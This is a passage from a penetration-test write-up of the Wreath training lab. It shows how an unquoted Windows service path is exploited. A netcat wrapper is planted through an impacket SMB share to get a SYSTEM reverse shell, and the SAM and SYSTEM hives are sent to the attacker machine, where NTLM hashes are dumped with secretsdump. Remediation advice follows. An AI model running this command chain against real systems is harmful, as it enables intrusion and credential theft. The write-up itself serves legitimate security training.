
As we saw when we first got webshell, the web server was (unfortunately) not running with system permissions (contrary to Xampp's defaults).

Windows core services are unlikely to be vulnerable to anything - user-installed services are much more likely to have vulnerabilities.

Search for non-default services is performed using the following command:


wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"

The result of executing the command is the enumeration of all services on the system, then filters so that only services that are not in the C:\Windows directory are returned. This should remove most of the core Windows services (which are unlikely to be vulnerable to this type of vulnerability), leaving us mostly with lesser-known user-installed services.




As can be seen in the image there is a service which does not have quotes, the lack of quotes indicates that it could be vulnerable to a service path attack without quotes. That is, if any of the directories in that path contain spaces and are writable. So, assuming the service is running as the NT AUTHORITY\SYSTEM account, we might be able to elevate privileges.

It is validated that the service is running on the local Windows account.



Write permissions on the SystemExplorerHelpService service path are checked.

Command: powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list".



With the two vulnerabilities present, it would only be necessary to make a very small "wrapper" program that activates the netcat binary that we already have in the target.

Now it is necessary to create the payload and additionally generate the executable file to be able to activate the netcat binary.

The file is uploaded via a locally generated Python3 server and downloaded to the target machine using the curl tool..

It is required to temporarily use an SMB server through the impacket tool that helps us to interact with Windows services.

A share nicknamed “share” is generated on this SMB server. Since Impacket uses SMBv1 by default, we need to specify that SMBv2 be used for the relatively up-to-date target to accept it. Next, we set a username and password for connections to the server; again this is due to security policies on the target requiring authentication of connections.

```
┌──(root💀kali)-[/home/juansekali/Wreath]
└─# python3 /opt/impacket/examples/smbserver.py share . -smb2support -username user -password s3cureP@ssword                    130 ⨯
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.200.57.100,52052)
[*] AUTHENTICATE_MESSAGE (\user,WREATH-PC)
[*] User WREATH-PC\user authenticated successfully
[*] user:::aaaaaaaaaaaaaaaa:6c3cbb37aa6ebe96f6840850799f0058:010100000000000080312ea01a3bd801306972bc5f357b63000000000100100072004100670040067004d006e0067000300100720041006700400670040067004d006e0067000200100050006300400610060067004d006e0067000400100050006300400610060067004d006e006700070008003080312ea01a3bd80106000400020000000800300030000000000000000000000000000030000050a705a8f0fa8210487e380487d452add345f5d40e6d87f4e47c6b16796ab73d0a0010000000000000000000000000000000000000900200063006900660073002f00310030002e00350030002e0035003500 2e00380037000000000000000000
```

We can use the credentials created by us to generate the authentication.

```
C:\xampp\htdocs\resources\uploads>net use \\10.50.55.87\share /USER:user s3cureP@ssword
net use \\10.50.55.87\share /USER:user s3cureP@ssword
The command completed successfully.
```

Then the “Wrapper.exe” payload executable should be copied from kali to the target machine.

```
C:\xampp\htdocs\resources\uploads>copy \\10.50.55.87\share\Wrapper.exe %TEMP%\wrapper-JU4NM4G0.exe
copy \\10.50.55.87\share\Wrapper.exe %TEMP%\wrapper-JU4NM4G0.exe
Overwrite C:\Users\Thomas\AppData\Local\Temp\wrapper-JU4NM4G0.exe? (Yes/No/All): Yes
Yes
        1 file(s) copied.

C:\xampp\htdocs\resources\uploads>
```

Having the payload inside Thomas's PC, it remains to copy it to the path that has write permissions.

```
C:\Windows\Temp>copy %TEMP%\wrapper-JU4NM4G0.exe "C:\Program Files (x86)\System Ex
plorer\System.exe"
copy %TEMP%\wrapper-JU4NM4G0.exe "C:\Program Files (x86)\System Explorer\System.ex
e"
        1 file(s) copied.

C:\Windows\Temp>
```

To activate the exploit, it is chosen to restart the service “SystemExplorerHelpService”..

```
copy %TEMP%\wrapper-JU4NM4G0.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\Program Files (x86)\System Explorer>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

21/03/2022  22:09    <DIR>          .
21/03/2022  22:09    <DIR>          ..
21/12/2020  23:55    <DIR>          System Explorer
18/03/2022  21:44             3,584 System.exe
               1 File(s)          3,584 bytes
               3 Dir(s)   6,952,783,872 bytes free

C:\Program Files (x86)\System Explorer>cd System.exe
cd System.exe
The directory name is invalid.

C:\Program Files (x86)\System Explorer>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388

C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Program Files (x86)\System Explorer>
```

Finally access is obtained as a privileged user on Thomas's PC.

```
┌──(juansekali㉿kali)-[~]
└─$ nc -lvnp 3456
listening on [any] 3456 ...
connect to [10.50.55.87] from (UNKNOWN) [10.200.57.100] 50155
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

To get the credentials inside Thomas's PC we send the sam.bak file that contains the hashes and the system.bak file that contains the boot key to the attacking machine through the SMB server that has been used.

```
┌──(juansekali㉿kali)-[~]
└─$ nc -lvnp 3456
listening on [any] 3456 ...
connect to [10.50.55.87] from (UNKNOWN) [10.200.57.100] 50155
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>net use \\10.50.55.87\share /USER:user s3curePassword
net use \\10.50.55.87\share /USER:user s3curePassword
The command completed successfully.


C:\Windows\system32>reg.exe save HKLM\SAM \\10.50.55.87\share\sam.bak
reg.exe save HKLM\SAM \\10.50.55.87\share\sam.bak
The operation completed successfully.

C:\Windows\system32>reg.exe save HKLM\SYSTEM \\10.50.55.87\share\system.bak
reg.exe save HKLM\SYSTEM \\10.50.55.87\share\system.bak
The operation completed successfully.

C:\Windows\system32>
```

To decrypt the hashes the secretdump.py tool is used.

```
┌──(juansekali㉿kali)-[~/Wreath]
└─$ python3 /opt/impacket/examples/secretsdump.py -sam ./sam.bak -system ./system.bak LOCAL
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f:::
[*] Cleaning up...
```

V. CONCLUSIÓN

- Thomas's prod-serv public server needs to update the Webmin httpd – MiniServ service that runs on port 1000 CVE-2019-15107 vulnerability allows the old parameter in password_change.cgi to be susceptible to remote command injection.

- The Thomas PC development server filter should be corrected because it allows the upload of any type of file, in this case it was possible to upload and execute the exploit for remote code execution.

- Django's web framework reveals files containing the path to the build server on Thomas's personal computer that needs to be patched.

- GitStack server vulnerability CVE-2018-5955 allows an unauthenticated attacker to add a user to the server via the username and password fields to rest/user/URI. The service must be updated and if it is not effective, it must be changed.

- The entire system, with the exception of Thomas's computer, must follow a policy that follows the principle of least privilege to avoid total control over the system quickly, in addition, the use of tools that serve to continue pivoting on the network is prevented.

VI. REFERENCES

- CVE-2018-5955 - An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filter - CVE-Search (circl.lu)
- CVE-2018-5955 : An issue was discovered in GitStack through 2.3.10. User controlled input is not sufficiently filtered, allowing an unau (cvedetails.com)
- CVE-2019-15107 : An issue was discovered in Webmin <=1.920. The parameter old in password_change.cgi contains a command injection vuln (cvedetails.com)
- Common Vulnerability Scoring System Version 3.1 Calculator (first.org)
- GitStack 2.3.10 - Remote Code Execution - PHP webapps Exploit (exploit-db.com)
- Webmin
- Unrestricted File Upload | OWASP Foundation
- Principle of least privilege - Wikipedia